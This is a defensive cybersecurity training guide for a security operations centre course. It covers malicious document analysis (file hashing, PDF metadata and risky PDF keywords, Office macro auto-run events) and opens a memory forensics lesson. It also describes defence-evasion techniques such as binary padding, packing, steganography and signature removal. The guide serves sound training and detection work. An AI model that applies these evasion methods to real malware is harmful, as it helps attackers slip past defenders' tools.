
2. Embedded Code.

- Shellcode – Shellcode refers to a payload of raw executable code. The name shellcode comes from the fact that attackers would usually use this code to obtain interactive shell access on the compromised system. However, over time, the term has become commonly used to describe any piece of self-contained executable code. Shellcode is in hex and gives the cpu instructions on actions to perform. This hex can be decoded to determine the instructions and type of malware.
- JavaScript – Malicious JavaScript isn't only used in web browsers, it can be embedded into

any kind of input data being passed to an application that understands it. This means that JavaScript can be embedded into PDF documents. Forensic investigators can examine the JavaScript keywords to determine the actions or behavior of the malware. Attackers will often obfuscate the JavaScript embedded in any kind of document to harden the analysis of it. In such cases we can use deobfuscator to beautify the JavaScript code in order to make it more readable and thus easier to understand.

- Debugging – Debugging malware code enabled a malware analysis to run the malware step by step. This facilitates the understanding of the malware's behavior, mechanisms and capabilities. Debugging tools can be used to break down the code used in a document. Microsoft Office contains a built in debugger to deobfuscate macros in an isolated lab.

Lesson 5.5.4 File Verification



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Martin> get-filehash c:\mydb

Algorithm      Hash
-----
SHA256         54698F01188D79F33E0F284C0C095C107660A06FAEC66FC1C49F11A71C22E43D
Path
-----
C:\mydb

PS C:\Users\Martin> get-filehash -Algorithm SHA512 c:\mydb

Algorithm      Hash
-----
SHA512         A96AE1F76167E1FF321D41878230B90A9F892069D8BD583E6F447C99F76AF1E012D...
Path
-----
C:\mydb

PS C:\Users\Martin>
```

1. Purpose - Checking the integrity or hash value of a file is aims at checking that either a file is genuine or verifying that a file has not been modified by untrusted parties. Checking file integrity is vital for both individuals and organizations. Every single file on the internet is unique in its way and when it is changed or altered, either its hash value or its digital signature change. Therefore, analysts can use both digital signatures and hash values to check the integrity of a file.
 - Hashes - MD5 or SHA family hashes are set of random strings that allow security professionals to make sure that the downloading file is not tampered with or not corrupted. Some operating systems such as Linux, MacOS, and Windows allow verification of downloaded files through their hashes.
2. Viewing Hashes.
 - Windows - In Windows, Powershell may be used to pull the hashes for a specific file. Powershell uses the Get-FileHash cmdlet to generate a unique hash for the given file. The hash algorithms that can be viewed are MD2, MD4, MD5, SHA1, SHA256, SHA384, and SHA512.

- Example command and output:
PS C:\> Get-FileHash .\test.txt

Algorithm	Hash	Path
-----	----	----
SHA256	59A82547CAC1A8A35EBB254F66B3C4...	C:\test.txt

- Linux - In Linux, you may simply use the md5sum and sha256sum commands followed by the path and file name of the file you wish to verify.

- Example command and output:

```
md5sum /home/user/test/test.cpp  
c6779ec2960296ed9a04f08d67f64422 /home/user/test/test.cpp
```

3. VirusTotal.

- Data Sharing – VirusTotal can analyze suspicious files and URLs to detect types of malware. It automatically shares them with the security community to be accessed when verifying or looking up files. A user can upload their file hashes to check them against the VirusTotal database or paste in a URL or file to check their legitimacy. Users can comment and vote on the harmfulness of certain content to help identify false positives or provide further information for other users.
- Data Collection – Due to the user data the site collects, organization files should not be placed in this site. The site collects information, including personal information, when the site is used. It may also collect information related to your account upon registration, when you submit samples, from your devices, and when you use the VirusTotal browser extension.

```
<?xpacket begin="" id="W5M0MpCehiHzreSzNTczkc9d"?>
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.4-c005 78.147326, 2012
  <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
    <rdf:Description rdf:about=""
      xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
      xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#"
      xmlns:stMfs="http://ns.adobe.com/xap/1.0/sType/ManifestItem#"
      xmlns:xmp="http://ns.adobe.com/xap/1.0/"
      xmlns:xmpGImg="http://ns.adobe.com/xap/1.0/g/img/"
      xmlns:dc="http://purl.org/dc/elements/1.1/"
      xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
<xmpMM:InstanceID>uuid:3e8ceeea-4d84-4aaf-a6d7-6670737e98c3</xmpMM:InstanceID>
<xmpMM:DocumentID>adobe:docid:indd:7e4f4ef6-3b88-11dc-b902-bffb0f547c67</xmpMM:DocumentID>
<xmpMM:RenditionClass>proof:pdf</xmpMM:RenditionClass>
<xmpMM:DerivedFrom rdf:parseType="Resource">
  <stRef:instanceID>0e5588c7-32bc-11dc-a4f2-d246f1100dc8</stRef:instanceID>
  <stRef:documentID>adobe:docid:indd:043e6c68-1cb9-11dc-8b22-d0cf6f8f7ed9</stRef:documentID>
</xmpMM:DerivedFrom>
<xmp:CreateDate>2007-07-27T13:08:49+01:00</xmp:CreateDate>
<xmp:ModifyDate>2011-09-14T13:07:28-07:00</xmp:ModifyDate>
<xmp:MetadataDate>2011-09-14T13:07:28-07:00</xmp:MetadataDate>
<xmp:CreatorTool>Adobe InDesign CS3 (5.0)</xmp:CreatorTool>
<dc:format>application/pdf</dc:format>
<pdf:Producer>Adobe PDF Library 8.0</pdf:Producer>
<pdf:Trapped>False</pdf:Trapped>
</rdf:Description>
</rdf:RDF>
</x:xmpmeta>
<?xpacket end="w"?>
```

1. Viewing Metadata.

In the computer forensics context, PDF files can be a treasure trove of metadata. Metadata can be stored in a PDF document in a document information dictionary and/or in one or more metadata streams. A metadata stream, whose contents are represented in Extensible Markup Language (XML), may contain metadata for an entire document, and for components within a document. Metadata for a PDF can be viewed in PDF edition programs, such as Adobe, in web browser PDF viewers by downloading additional extensions, or with various analysis tools.


- Extensible Metadata Platform - A document labeling technology originally created by Adobe Systems. XMP allows metadata to be embedded into electronic documents, and enables software and systems to capture, share and utilize document metadata as well as maintain document context and relationships throughout the document lifecycle. The format of the XML representing the metadata in a metadata stream is defined as part of the XMP framework.
- XMP Properties In Forensics .
 - xmpMM:DocumentID: This property is populated with a Globally Unique Identifier (GUID) which identifies all versions of a resource.
 - xmpMM:InstanceID: This property is also a GUID, and is updated each time a file is saved. It refers to each specific version of a resource.
 - xmpMM:DerivedFrom: This section is a reference to the resource from which the current document was derived.

- xmpMM:RenditionClass: This property indicates the form or intended usage of a resource. Some of the defined values for rendition tokens are “default”, “draft”, “low-res”, “proof”, “screen” and “thumbnail”.
- xmp:CreateDate: This is the date and time the resource was created. If the resource was freshly created—in the absence of operations that may change file system metadata such as copying—this value is expected to be close to the file system creation timestamp. Part of the difference stems from the time it takes to complete writing the file. Please note that the CreateDate property includes the time zone offset, which can be valuable during PDF forensic analysis.
- xmp:ModifyDate: This property represents the date and time the resource was last modified. This value is typically set before the file is written to the file system. Therefore, the ModifyDate property is expected to be earlier than the file system modification timestamp for the resource.
- xmp:MetadataDate: This property represents the date and time when any metadata for this resource was last modified. The value is expected to be the same as, or more recent than the xmp:ModifyDate property value.
- xmp:CreatorTool: This property is populated with the name of the first known tool that was used to create this resource.
- pdf:Producer: This property is populated with the name of the tool that was used to create the PDF document.
- pdf:Trapped: This property is a Boolean value that indicates whether the document has been trapped. Trapping is a pre-press process which introduces color areas into color separations in order to obscure potential register errors.

2. Risky PDF Objects.

- PDF Keywords.
 - /OpenAction and /AA specify the script or action to run automatically.
 - /JavaScript, /JS, /AcroForm, and /XFA can specify JavaScript to run.
 - /URI accesses a resource by its URL, perhaps for phishing.
 - /SubmitForm and /GoToR can send data to URL.
 - /RichMedia can be used to embed Flash in a PDF.
 - /ObjStm can hide objects inside an object stream.
 - /XObject can embed an image for phishing.
 - Be mindful of obfuscation with hex codes, such as /JavaScript vs. /J#61vaScript.
- File Analysis Commands – The following commands can use certain pdf analysis tools (pdfid, pdf-parser, and gpdf) to help you dig deeper into the contents of a pdf file.
 - pdfid.py file.pdf -n - Display risky keywords present in file file.pdf.
 - pdf-parser.py file.pdf -a - Show stats about keywords. Add “-O” to include object streams.
 - pdf-parser.py file.pdf -o id - Display contents of object id. Add “-d” to dump object’s stream.
 - pdf-parser.py file.pdf -r id - Display objects that reference object id.
 - qpdf --password=pass --decrypt infile.pdf outfile.pdf - Decrypt infile.pdf using password pass to create outfile.pdf.

Lesson 5.5.6 Microsoft Office



Macros are a powerful way to automate common tasks in Microsoft Office and can make people more productive. However, macro malware uses this functionality to infect your device.

1. Macros.


- How does it work? - A macro is a series of commands and instructions that you group together as a single command to accomplish a task automatically. A macro virus is a type of computer virus that's written in the same macro language as software programs, such as Microsoft Excel and Microsoft Word. These viruses embed malicious code into the macros included in these software programs, so the virus will run as soon as the documents are opened.
- Delivery - Macro malware hides in Microsoft Office files and is delivered as email attachments or inside ZIP files. These files use names that are intended to entice or scare people into opening them. They often look like invoices, receipts, legal documents, and more. Macro malware was fairly common several years ago because macros ran automatically whenever a document was opened. In recent versions of Microsoft Office, macros are disabled by default. Now, malware authors need to convince users to turn on macros so that their malware can run. They try to scare users by showing fake warnings when a malicious document is opened.

2. Analysis.

- In order to understand how malware is delivered to the victim, the VB macro code can be extracted and analyzed. Tools, such as OfficeMalScanner, can be used to extract the code from legacy binary office files or zip-compressed files of the XML-formatted versions of Microsoft Office files (.docx, .xlsx, .pptx).
- After extracting the desired VB macro code the next step is to analyze the code to determine the final payload of the malware. These application events are some common things to look out for that may be the early indications of malware within the document macros and worth investigating further:

- AutoExec - runs when you start Word or load a global template.
- AutoNew - runs each time you create a new document.
- AutoOpen - runs each time you open an existing document.
- AutoClose - runs each time you close a document.
- AutoExit - runs when you exit Word or unload a global template.
- In addition to these application events, the Office documents themselves trigger events and may contain their own handlers. These event handling procedures are contained within the document instead of the code module. For example, Word documents produce the following events:
 - Document_Open - runs when a document is opened.
 - Document_Close - runs when a document is closed.
 - Document_New - runs when a new document based on the template is created.

Lesson 5.5.7 Obfuscation




Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

1. Binary Padding - Adversaries may use binary padding to add junk data and change the on-disk representation of malware. This can be done without affecting the functionality or behavior of a binary, but can increase the size of the binary beyond what some security tools are capable of handling due to file size limitations. Binary padding effectively changes the checksum of the file

and can also be used to avoid hash-based blocklists and static anti-virus signatures. The padding used is commonly generated by a function to create junk data and then appended to the end or applied to sections of malware. Increasing the file size may decrease the effectiveness of certain tools and detection capabilities that are not designed or configured to scan large files. This may also reduce the likelihood of being collected for analysis. Public file scanning services, such as VirusTotal, limits the maximum size of an uploaded file to be analyzed.

2. **Software Packing** - Adversaries may perform software packing or virtual machine software protection to conceal their code. Software packing is a method of compressing or encrypting an executable. Packing an executable changes the file signature in an attempt to avoid signature-based detection. Most decompression techniques decompress the executable code in memory. Virtual machine software protection translates an executable's original code into a special format that only a special virtual machine can run. A virtual machine is then called to run this code. Utilities used to perform software packing are called packers. Example packers are MPRESS and UPX. A more comprehensive list of known packers is available, but adversaries may create their own packing techniques that do not leave the same artifacts as well-known packers to evade defenses.
3. **Steganography** - Adversaries may use steganography techniques in order to prevent the detection of hidden information. Steganographic techniques can be used to hide data in digital media such as images, audio tracks, video clips, or text files. Duqu was an early example of malware that used steganography. It encrypted the gathered information from a victim's system and hid it within an image before exfiltrating the image to a C2 server. By the end of 2017, a threat group used Invoke-PSImage to hide PowerShell commands in an image file (.png) and execute the code on a victim's system. In this particular case the PowerShell code downloaded another obfuscated script to gather intelligence from the victim's machine and communicate it back to the adversary.
4. **Compile After Delivery** - Adversaries may attempt to make payloads difficult to discover and analyze by delivering files to victims as uncompiled code. Text-based source code files may subvert analysis and scrutiny from protections targeting executables/binaries. These payloads will need to be compiled before execution; typically via native utilities such as csc.exe or GCC/MinGW. Source code payloads may also be encrypted, encoded, and/or embedded within other files, such as those delivered as a Phishing. Payloads may also be delivered in formats unrecognizable and inherently benign to the native OS (ex: EXEs on macOS/Linux) before later being (re)compiled into a proper executable binary with a bundled compiler and execution framework.
5. **Indicator Removal from Tools** - Adversaries may remove indicators from tools if they believe their malicious tool was detected, quarantined, or otherwise curtailed. They can modify the tool by removing the indicator and using the updated version that is no longer detected by the target's defensive systems or subsequent targets that may use similar systems. A good example of this is when malware is detected with a file signature and quarantined by anti-virus software. An adversary who can determine that the malware was quarantined because of its file signature may modify the file to explicitly avoid that signature, and then re-use the malware.

Lesson 5.5.8 Prevention and Detection



Following sound security practices can help reduce the risk of being infected by a malicious document or code.

1. Technical Controls and Responses.

- Antivirus – Install and maintain antivirus software. Antivirus software recognizes malware and protects your devices against it. Installing antivirus software from a reputable vendor is an important step in preventing and detecting infections. Always visit vendor sites directly rather than clicking on advertisements or email links. Because attackers are continually creating new viruses and other forms of malicious code, it is important to keep your antivirus software up-to-date.
- Disable AutoRun – Disable external media AutoRun and AutoPlay features. Disabling AutoRun and AutoPlay features prevents external media infected with malicious code from automatically running on your computer.
- Limit Permissions – Use an account with limited permissions. It's good security practice to use an account with limited permissions. If you do become infected, restricted permissions keep the malicious code from spreading and escalating to an administrative account.
- Firewalls – Install or enable a firewall. Firewalls can prevent some types of infection by blocking malicious traffic before it enters your computer. Some operating systems include a

firewall.

2. User Implemented Controls and Responses

- Awareness/Training – Use caution with links and attachments. Take appropriate precautions when using email and web browsers to reduce the risk of an infection. Be wary of unsolicited email attachments and use caution when clicking on email links, even if they seem to come from people you know.
- Passwords – If you believe your computer is infected, change your passwords. This includes any passwords for websites that may have been cached in your web browser. Create and use strong passwords, making them difficult for attackers to guess.
- Monitor Accounts – Look for any unauthorized use of, or unusual activity on, your accounts. If you identify unauthorized or unusual activity, contact your account provider immediately.
- Use Secure Connections – Avoid using public Wi-Fi. Unsecured public Wi-Fi connections may allow an attacker to intercept your device's network traffic and gain access to your personal information.

Lesson 5.5 Lab: Manually Analyze Malicious PDF Documents 2 (90 minutes)



In this lab, students will detect suspicious embedded elements in a pdf document and analyze the various elements of a pdf document.

Lesson 5.5 Knowledge Check

Knowledge Check #1 on Malicious Documents.



You will now use the LMS to access Knowledge Check #1, which covers the information we have just discussed in Malicious Documents.

Lesson 5.5 Malicious Documents Summary

In this lesson, students learned how to identify malicious documents. There are many file types that can deliver malware to a host or network if a user is not careful. Verifying files can be a useful way to ensure that the document you are downloading or executing is actually as it seems and not an altered version containing a malicious payload. Investigators will need to know how to find and extract any malicious artifacts or code from the documents in question, and analyze them to determine what the malware will do. Users and investigators also need to be aware of the features that macros bring to the table and how malware can find its way into a system by taking advantage of the capabilities macros provide.

Enabling Learning Objective. With the aid of and per the references:

- Identify the file extensions commonly used in an attack.
- Describe the methods of delivery that attackers use.
- Determine the factors that must be examined in malicious document analysis.
- Describe the importance of file hash verification.
- Identify different Microsoft Office macro capabilities.
- Define various methods of malicious file obfuscation.

ROYAL SAUDI AIR FORCE
Directorate of Communications & Information Technology
F-15SA Cyber Protection & Related Facilities
CONTRACT: FA8730-16-C-0019

Memory Forensics

FS-05.6

September 2021



TRAINEE GUIDE

Prepared by:

INTRODUCTION

Overview. CSOC provides many benefits. Cyber-attacks originate quickly, requiring an immediate response. The attacks on significant internet-facing links can exceed 100,000 events per second. The automated tools of a CSOC enable rapid mitigation action. The tools available in a CSOC are continually updated to capture an ever-growing list of security threats.

A well-trained CSOC team can correlate all security events to find those that exhibit attack characteristics. Meanwhile, less sinister events are monitored for any sign of an attack. A CSOC additionally provides value by prioritizing resources and triaging events to counter the most critical threats first. The technical workforce and tools available in a CSOC enable the efficient resolution of incoming cyber threats. CSOCs also serve as a central point of information exchange on cybersecurity.

This course will outline the tools and knowledge required to serve as a valuable member of the RSAF CSOC team. Listen carefully and attentively to ensure you are prepared for the challenges a CSOC faces each day. Over the next ten days, we will discuss the knowledge and skills necessary to serve as an effective team member of the cybersecurity operations center.

Terminal Learning Objective. Understand memory forensics techniques in accordance with the references.

Enabling Learning Objectives. With the aid of and per the references:

- Define memory forensics.
- Identify volatile data.
- Describe the order of volatility.
- Contrast the different methods of evidence collection.
- Describe the memory dump options.
- Identify useful plugins provided in Volatility.


Evaluation. You will be evaluated by Knowledge and Performance exams within this course.

Lesson 5.6 Memory Forensics Introduction

Memory forensics is the process of capturing the running memory of a device and then analyzing the captured output for evidence of malicious software. By capturing the memory of a compromised device you can quickly perform some analysis to identify potential malware and gather indicators of compromise, which can then be used to identify other compromised devices.

Lesson 5.6 Video: Introduction to Memory Forensics (23 minutes)

Lesson 5.6.1 Memory Forensics Overview



1. What is memory forensics?

Memory forensics (sometimes referred to as memory analysis) refers to the analysis of volatile data in a computer's memory dump. Information security professionals conduct memory forensics to investigate and identify attacks or malicious behaviors that do not leave easily detectable tracks on hard drive data.

2. Volatile Data.


Volatile data is the data stored in temporary memory on a computer while it is running. When a computer is powered off, volatile data is lost almost immediately. Volatile data resides in a computer's short term memory storage and can include data like browsing history, chat messages, and clipboard contents. If, for example, you were working on a document in Word or Pages that you had not yet saved to your hard drive or another non-volatile memory source, then you would lose your work if your computer lost power before it was saved.

3. Importance

Memory forensics can provide unique insights into runtime system activity, including open network connections and recently executed commands or processes. In many cases, critical data pertaining to attacks or threats will exist solely in system memory – examples include network connections, account credentials, chat messages, encryption keys, running processes, injected code fragments, and internet history which is non-cacheable. Any program – malicious

or otherwise – must be loaded in memory in order to execute, making memory forensics critical for identifying otherwise obfuscated attacks.

Lesson 5.6.2 Data Found in Volatile Memory




1. **Processes** – All currently running processes are stored in volatile memory and may be recovered from the data structure that houses them. In addition, hidden processes can be parsed out of memory. Processes that have been terminated may still be residing in memory because the machine has not been rebooted since they were terminated and the space they reside in has not yet been reallocated.
2. **Open Files and Registry Handles** – The files that a process has open, as well as any registry handles being accessed by a process, are also stored in memory. Information about the files that a process is using can be extremely valuable. If the process is a piece of malware, the open files might lead an investigator to discover where the malware is stored on the disk, where it is writing its output, or what previously clean files the malware may have modified to serve its own purpose.
3. **Network Information** – Information about network connections, including listening ports, currently established connections, and the local and remote information associated with such connections can be recovered from memory. This is useful because tools that are run on the machine itself, such as netstat, can be trojanized by a malicious intruder or user to provide false information back to the analyst. When pulling information directly from a memory dump using the data structures themselves, it is much harder for an attacker to hide their listening backdoor, or the connection to their home server from which they are transferring malware or other harmful files.
